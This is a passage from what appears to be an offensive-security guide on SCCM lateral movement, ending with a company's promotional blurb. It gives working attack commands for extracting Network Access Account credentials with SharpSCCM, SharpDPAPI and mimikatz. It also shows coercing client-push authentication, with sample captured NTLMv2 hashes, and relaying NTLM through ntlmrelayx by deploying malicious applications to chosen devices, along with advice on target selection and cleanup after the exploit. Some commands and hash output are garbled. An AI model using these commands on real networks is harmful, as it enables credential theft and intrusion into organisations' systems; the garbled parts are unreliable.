- Locally on an SCCM member server, where the SCCM Management Point (MP) usually hosts the biggest pot of gold
- Stored in Policy definitions that can be remotely fetched from Management Points.

Network Access Account

(Network Access Account) NAAs are manually created domain accounts used to retrieve data from the SCCM Distribution Point (DP) **if the machine cannot use its machine account. Typically, when a machine has not yet been registered in the domain**. For those cases an NAA is often created by SCCM admins. To do this, the SCCM server sends the NAA policy to the machine, which will store the credentials encrypted by DPAPI on the disk. **The credentials can be retrieved by requesting the WMI class in the CIM store in a binary file on the disk.**

NAA doesn't need to be privileged on the domain, but it can happen that administrators give too many privileges to these accounts.

It is worth to note that, even after deleting or changing the NAA in the SCCM configuration, the binary file still contains the encrypted credentials on the enrolled computers.


Here are all the ways to extract SCCM credentials using NAA :

```
# Locally

## Locally From WMI

PS:> Get-WmiObject -Namespace ROOT\ccm\policy\Machine\ActualConfig -Class
CCM_NetworkAccessAccount

## Extracting from CIM store

PS:> .\SharpSCCM.exe local secretes disk

## Extracting from WMI

PS:> .\SharpSCCM.exe local secretes wmi

## Using SharpDPAPI

PS:> .\SharpDPAPI.exe SCCM

## Using mimikatz

.\mimikatz.exe

mimikatz # privilege::debug

mimikatz # token::elevate

mimikatz # dpapi::sccm

# Remotely from policy

PS:> .\SharpSCCM.exe get secretes
```

Client Push Credentials

In order to manage devices, the SCCM Management Point (MP) will install SCCM "client" to all managed devices. There are multiple options to roll-out these "SCCM Clients" to the devices, where the "Client Push Installation" is one options (notable the least secure option) . Similar to NAAs , we have "Client Push Account" dedicated .These manually added accounts have admin right on the target device to install SCCM client.

Now we can use these account to coercing it to authenticate with our machine. We can then either crack those hashes to harvest creds or relay this authentication onto other devices to move laterally. The main requirement of this is Client Push Account needs to have local admin on all clients to works.



we can trigger DDR like so :

- In SCCM, navigate to the "Assets and Compliance" workspace.
- Under "Overview", select "Devices".
- Right-click on the device or devices where you want to trigger the client push.
- Select "Client Notification" > "Configuration Manager" > "Install Client".
- This will trigger the SCCM client installation on the selected devices.

Note that we get both the machine account and the Client Push account. Password cracking can be attempted using mode 5600 in `hashcat`.

```
[SMB] NTLMv2-SSP Client   : 10.10.0.101
[SMB] NTLMv2-SSP Username : SCCMLAB\sccmclientpush
[SMB] NTLMv2-SSP Hash     : sccmclientpush::SCCMLAB:ccce14
A00590048004500040034005700490004E002D00300034004800590035
C3A3D9CBD90106000400020000008003000300000000000000000000
0360031000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.0.101
[SMB] NTLMv2-SSP Username : SCCMLAB\SCCM$
[SMB] NTLMv2-SSP Hash     : SCCM$::SCCMLAB:848f5b95a992902
00450004003400570049004E002D00300034004800590035003700580
90106000400020000000800300030000000000000000000000400000
0000000000000000
```

Application & Script Deployment

Application and scripts are natural deployment objects of SCCM . These object can be abuse to deploy malicious PowerShell, VBA script or even run the exe application .

Few things to take into consideration while deploying the script or application.

- Make a plan what script you want to deploy and where , you wont be spraying all the payload on all the client machine.
- Try to add you target to one collection and then try to deploy your malicious script on that collection.
- You should ensure you have sufficient administrative privileges to create device collection, add device and creating application and deployment of them.
- Cleanup: You want to cleanup all your steps (delete application, delete created device collection) after your exploit attempt

For exploiting we can use **SharSCCM** again, Here are the step by step guide to deploy our malicious Script / Application in SCCM Environment :

Step 1: Check the administrative privileges to SCCM DP (distribution point)

```
PS:> .\SharpSCCM.exe get class-instances SMS_Admin -p CategoryNames -p CollectionNames -p
LogonName -p RoleNames
```

Step 2: Find the right device to deploy the script on

```
## List all active SCCM devices where the SCCM client is installed

PS:> .\SharpSCCM.exe get devices -w "Active=1 and Client=1"
```

Now from the Output Note down the device's resource name or resource id (`ResourceName: XXX`, `ResourceID: XXXX`). we will use **ResourceID** for exploitation.


Step 3: Deploying malicious application to target device

instead application to deploy to the target machine , we will just trigger an install from a remote UNC Path in order to capture or relay an incoming NTLM authentication. because its more stealthier , target device is more likely support NTLM and most important is that we can capture the NTLM hashes of the user account that are logged on the client or machine account (we can choose)

we can do so , very easily via SharSCCM.exe . since we already have RID (resource id) of the target we want to deploy script on. We can use the following command :

```
sudo python3 ntlmrelayx.py -smb2support -socks -ts -ip 10.250.2.100 -t 10.250.2.179
```

```
PS:>.\SharpSCCM.exe exec -rid 16777220 -r 10.250.2.100
```



This will relay the authentication credential or we can capture the NTLM hash via `Pcredz` by running it simultaneously or move laterally within network by relaying the Hashes.

Also note that we've chosen to execute the deployment in the context of the logged-on user. we can trigger the deployment using the target device's computer account use the flag `-s` or `--run-as-system`

```
PS:>.\SharpSCCM.exe exec -rid 16777220 -r 10.250.2.100 --run-as-system
```

Conclusion

In conclusion, the exploration of lateral movement techniques reveals the multifaceted nature of cyber threats and the sophisticated tactics employed by adversaries to navigate through networks. Techniques such as Password A, Pass the Hash, and Pass the Ticket highlight the vulnerabilities inherent in authentication mechanisms, while protocols like WinRM, RDP, and MSSQL serve as conduits for remote access to systems. Additionally, attackers exploit weaknesses in SMB protocol and utilize interactive-shell techniques to further infiltrate networks and execute arbitrary commands. The manipulation of enterprise systems such as WSUS and SCCM underscores the importance of securing software deployment processes and safeguarding credentials.

Overall, the study of lateral movement underscores the dynamic nature of cyber threats, with attackers continuously evolving their tactics to bypass security measures and maintain access within compromised networks. Defenders must remain vigilant, staying abreast of the latest trends in lateral movement and implementing robust security measures to mitigate the risk of unauthorized access and data exploitation. By adopting proactive defense strategies and fostering a culture of cybersecurity awareness, organizations can better protect their critical assets and mitigate the impact of cyber threats in the ever-changing landscape of cybersecurity.

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.